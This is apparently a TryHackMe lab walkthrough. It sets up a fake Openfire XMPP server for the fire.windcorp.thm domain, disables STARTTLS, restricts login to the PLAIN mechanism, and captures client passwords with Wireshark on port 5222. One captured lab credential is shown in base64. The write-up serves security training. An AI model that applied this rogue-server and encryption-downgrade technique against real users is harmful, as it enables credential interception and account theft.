
Built by the IgniteRealtime.org community.

In the "Admin Email Address" enter: admin@fire.windcorp.thm
then enter some arbitrary password
and then confirm.




The screenshot shows the 'Administrator Account' setup step. On the left, a sidebar lists completed steps: Language Selection, Server Settings, Database Settings, Profile Settings, and Admin Account. The Admin Account step is currently selected. The main form contains fields for 'Admin Email Address' (admin@fire.windcorp.thm), 'New Password' (four dots), and 'Confirm Password' (four dots). Below the form are 'Continue' and 'Skip This Step' buttons. The page is built by IgniteRealtime.org.

Click on "Login to the admin console".



The screenshot shows the 'Setup Complete!' step. The sidebar shows all setup steps as completed. The main message says 'This installation of Openfire is now complete. To continue:' followed by a 'Login to the admin console' button. The page is built by IgniteRealtime.org.

Go to "http://localhost:9090" then we can see the admin panel.
Insert admin credentials that we created in the last step and proceed to panel.



After you got in to the panel, on the above tabs click the "User/Groups" then go to "Create New User"

The screenshot shows a Firefox browser window with the title "Openfire Admin Console: User Summary - Mozilla Firefox". The address bar displays "localhost:9090/user-summary.jsp". The main content is the User Summary page of the Openfire Admin Console. At the top, there is a navigation bar with tabs: "Server", "Users/Groups" (which is highlighted in orange), "Sessions", "Group Chat", and "Plugins". Below the navigation bar, there is a secondary navigation bar with tabs: "Users" (highlighted in blue) and "Groups". On the left side, there is a sidebar with a tree view under "User Summary" showing "Create New User" and "User Search". The main area is titled "User Summary" and contains a table. The table has columns: "Online", "Username", "Name", "Groups", "Created", and "Last Logout". A single row is present in the table, showing "1" under "Online", "admin" under "Username" with a yellow star icon, "Administrator" under "Name", "None" under "Groups", "Oct 9, 2022" under "Created", and "Never logged in before." under "Last Logout". To the right of the table are "Edit" and "Delete" buttons. At the bottom right of the page, there is a message: "Openfire 4.5.1", "Logged in as admin - Logout", and "Clustering status - Disabled". The footer of the page includes links for "Server", "Users/Groups", "Sessions", "Group Chat", and "Plugins", along with a note: "Built by the IgniteRealtime.org community".

Create user : sadwan869
as the following

Openfire Admin Console: Create User - Mozilla Firefox

Openfire Admin Console X + localhost:9090/user-create.jsp ... TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

openfire

Server Users/Groups Sessions Group Chat Plugins

Users Groups

Create User

Use the form below to create a new user.

Create New User

Username: *	sadwan869
Name:	sadwan869
Email:	sadwan869@fire.windcorp.thm
Password: *
Confirm Password: *
Is Administrator?	<input type="checkbox"/> (Grants admin access to Openfire)

Create User Create & Create Another Cancel

* Required fields

Create user : goldencat416
as the following

Openfire Admin Console: Create User - Mozilla Firefox

Openfire Admin Console X + localhost:9090/user-create.jsp?success=true ... TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

openfire

Server Users/Groups Sessions Group Chat Plugins

Users Groups

Create User

Use the form below to create a new user.

New user created successfully.

Create New User

Username: *	goldencat416
Name:	goldencat416
Email:	goldencat416@fire.windcorp.thm
Password: *
Confirm Password: *
Is Administrator?	<input type="checkbox"/> (Grants admin access to Openfire)

Create User Create & Create Another Cancel

Create user : organicfish718
as the following

Openfire Admin Console: Create User - Mozilla Firefox

Openfire Admin Console X +

localhost:9090/user-create.jsp?success=true

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

openfire

Server Users/Groups Sessions Group Chat Plugins

Users Groups

User Summary

Create New User

User Search

Create User

Use the form below to create a new user.

New user created successfully.

Create New User

Username: * organicfish718

Name: organicfish718

Email: organicfish718@fire.windcorp.thm

Password: *

Confirm Password: *

Is Administrator? (Grants admin access to Openfire)

Create User Create & Create Another Cancel

We can check for the users in the "User Summery"

Openfire Admin Console X +

localhost:9090/user-summary.jsp

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

openfire

Server Users/Groups Sessions Group Chat Plugins

Users Groups

User Summary

Create New User

User Search

Total Users: 4 -- Sorted by Username -- Users per page: 100

Online	Username	Name	Groups	Created	Last Logout	Edit	Delete
1	admin ★	Administrator	None	Oct 9, 2022	Never logged in before.		
2	goldencat416	goldencat416	None	Oct 9, 2022	Never logged in before.		
3	organicfish718	organicfish718	None	Oct 9, 2022	Never logged in before.		
4	sadwan869	sadwan869	None	Oct 9, 2022	Never logged in before.		

Still something is not quite done.

This is IMPORTANT:

1 - we should disable any ssl encryption on client-server communication.

2- we should force clients to send their passwords in plaintext so that we can catch them in network traffic with wireshark.


In admin panel from tabs above navigate to server -> Server Settings -> Client Connections

in Client Connections look at the section by name "Plain-text(with STARTTLS) connections" we have "Advanced configuration...", click on that:

The screenshot shows the Openfire Admin Console interface. The title bar reads "Openfire Admin Console: Client Connections Settings - Mozilla Firefox". The address bar shows "localhost:9090/connection-settings-socket-c2s.jsp". The main content area is titled "Client Connections Settings". It contains three sections: "Plain-text (with STARTTLS) connections", "Encrypted (legacy-mode) connections", and "Idle Connections Policy". In the "Plain-text (with STARTTLS) connections" section, there is a checked checkbox labeled "Enabled", a port input field set to "5222", and a link to "Advanced configuration...". In the "Encrypted (legacy-mode) connections" section, there is also a checked checkbox labeled "Enabled", a port input field set to "5223", and a link to "Advanced configuration...". The sidebar on the left lists various server management options like "Server Manager", "Server Settings", "TLS/SSL Certificates", etc. The top right corner shows "Openfire 4.5.1", "Logged in as admin - Logout", and "Clustering status - Disabled".

Then we will be navigated to another page as follows.

on "STARTTLS policy" click on "Disabled" option.



Server Users/Groups Sessions Group Chat Plugins

Server Manager Server Settings TLS/SSL Certificates Media Services PubSub

Client Connections Settings

The configuration on this page applies to plain text (with STARTSSL) client-to-server connections.

TCP Settings

 EnabledPort Read buffer (in bytes - empty for unlimited size)

STARTTLS policy

- Disabled** - Encryption is not allowed.
- Optional** - Encryption may be used, but is not required.
- Required** - Connections cannot be established unless they are encrypted.

Mutual Authentication

In addition to requiring peers to use encryption (which will force them to verify the security certificates of this Openfire instance) an additional level of security can be enabled. With this option, the server can be configured to verify certificates that are to be provided by the peers. This is commonly referred to as 'mutual authentication'.

And change it like this:

STARTTLS policy

- Disabled** - Encryption is not allowed.
- Optional** - Encryption may be used, but is not required.
- Required** - Connections cannot be established unless they are encrypted.

[Save Settings](#)

Don't forget to click "Save Settings".

Step on is done. then from tabs above, navigate to "Server" -> "Registration & Login".

Openfire Admin Console: Registration Settings - Mozilla Firefox

SRV Records - XMPP WIKI | + | localhost:9090/reg-settings.jsp?csrf=5tlqlBVz10Ry6gp&inbandEnabled=true&canChangePassword=true | ... | ☆

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

openfire

Server Users/Groups Sessions Group Chat Plugins

Server Manager Server Settings TLS/SSL Certificates Media Services PubSub

Registration Settings

Use the forms below to change various aspects of user registration and login.

Settings updated successfully.

Inband Account Registration

Inband account registration allows users to create accounts on the server automatically using most clients. It does not affect the ability to create new accounts through this web administration interface. Administrators may want to disable this option so users are required to register by other means (e.g. sending requests to the server administrator or through your own custom web interface).

Enabled - Users can automatically create new accounts.
 Disabled - Users can not automatically create new accounts.

Change Password

You can choose whether users are allowed to change their password. Password changing is independent from inband account registration. However, you may only want to disable this feature when disabling inband account registration.

Enabled - Users can change their password.
 Disabled - Users are not allowed to change their password.

Activate Windows
Go to Settings to activate Windows.

Scroll down, then you can see the "SASL Mechanisms" as the following:

SASL Mechanisms

The SASL mechanisms configured below control the mechanism used for authentication. Each mechanism has its own characteristics. The form below is used to control which SASL mechanisms are enabled in Openfire. An implementation must be available for the mechanism to be used, but even if one is, the mechanism might not be offered to clients after all: this could depend on mechanism-specific server settings.

Enabled	Name	Description	Implementation available	Offered to clients
<input checked="" type="checkbox"/>	ANONYMOUS	For unauthenticated guest access.	✓	✓
<input checked="" type="checkbox"/>	CRAM-MD5	Simple challenge-response scheme based on HMAC-MD5.	✓	✓
<input checked="" type="checkbox"/>	DIGEST-MD5	Challenge-response scheme based upon MD5. DIGEST-MD5 offered a data security layer.	✓	✓
<input checked="" type="checkbox"/>	EXTERNAL	Where authentication is implicit in the context (e.g., for protocols already using IPsec or TLS).	✓	✓
<input checked="" type="checkbox"/>	GSSAPI	Kerberos V5 authentication via the GSSAPI. GSSAPI offers a data-security layer.	✓	
<input checked="" type="checkbox"/>	JIVE-SHAREDSECRET	Proprietary Jive Software SASL mechanism that is based on a shared secret.	✓	
<input type="checkbox"/>	NTLM	NT LAN Manager authentication mechanism.	✓	
<input checked="" type="checkbox"/>	PLAIN	Simple cleartext password mechanism.	✓	✓
<input checked="" type="checkbox"/>	SCRAM-SHA-1	Salted challenge-response scheme based on SHA-1.	✓	✓

Activate Windows
Go to Settings to activate Windows.

Save Settings

Change this options like this and click “Save settings”.

SASL Mechanisms

The SASL mechanisms configured below control the mechanism used for authentication. Each mechanism has its own characteristics. The form below is used to control which SASL mechanisms are enabled in Openfire. An implementation must be available for the mechanism to be used, but even if one is, the mechanism might not be offered to clients after all: this could depend on mechanism-specific server settings.

Enabled	Name	Description	Implementation available	Offered to clients
<input type="checkbox"/>	ANONYMOUS	For unauthenticated guest access.	✓	
<input type="checkbox"/>	CRAM-MD5	Simple challenge-response scheme based on HMAC-MD5.	✓	✓
<input type="checkbox"/>	DIGEST-MD5	Challenge-response scheme based upon MD5. DIGEST-MD5 offered a data security layer.	✓	✓
<input type="checkbox"/>	EXTERNAL	Where authentication is implicit in the context (e.g., for protocols already using IPsec or TLS).	✓	✓
<input type="checkbox"/>	GSSAPI	Kerberos V5 authentication via the GSSAPI. GSSAPI offers a data-security layer.	✓	
<input type="checkbox"/>	JIVE-SHAREDSECRET	Proprietary Jive Software SASL mechanism that is based on a shared secret.	✓	
<input type="checkbox"/>	NTLM	NT LAN Manager authentication mechanism.	✓	
<input checked="" type="checkbox"/>	PLAIN	Simple cleartext password mechanism.	✓	✓
<input type="checkbox"/>	SCRAM-SHA-1	Salted challenge-response scheme based on SHA-1.	✓	✓

Activate Windows
Go to Settings to activate Windows.

Save Settings

Open the wire shark app and create a filter like: `tcp.port == 5222`.

This port number is the port that openfire client can communicate with open fire server.

We can see streams that belongs to a specific tcp session very simple.


The following image shows you how to see stream belonging to a tcp session. Just right-click on a packet.

In the last steps on python script section we showed you that clients just initiate a connection to the port:5222, because of the code that eliminates the tcp-session, client wasn't able to communicate with us and then after that wasn't able to send us back the authentication packet.


with this approach we can explicitly that clients on the target host are able to communicate with our fake open fire server.

And then we can simply catch the authentication packet with network traffic with wireshark.

Do you remember users: 1-sadswan869, 2-organicfish718, 3-goldencat416? They are communicating to us and also authenticate to our fake server :))))



The following image showed you how to catch the goldencat416's password(encoded in base64) in the tcp-session.



If we decode that we get the following:

Decode from Base64 format

Simply enter your data then push the decode button.

```
AGdvbGRlbmNhdDQxNgBzbWFyNDRSYXB0bw==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set: UTF-8

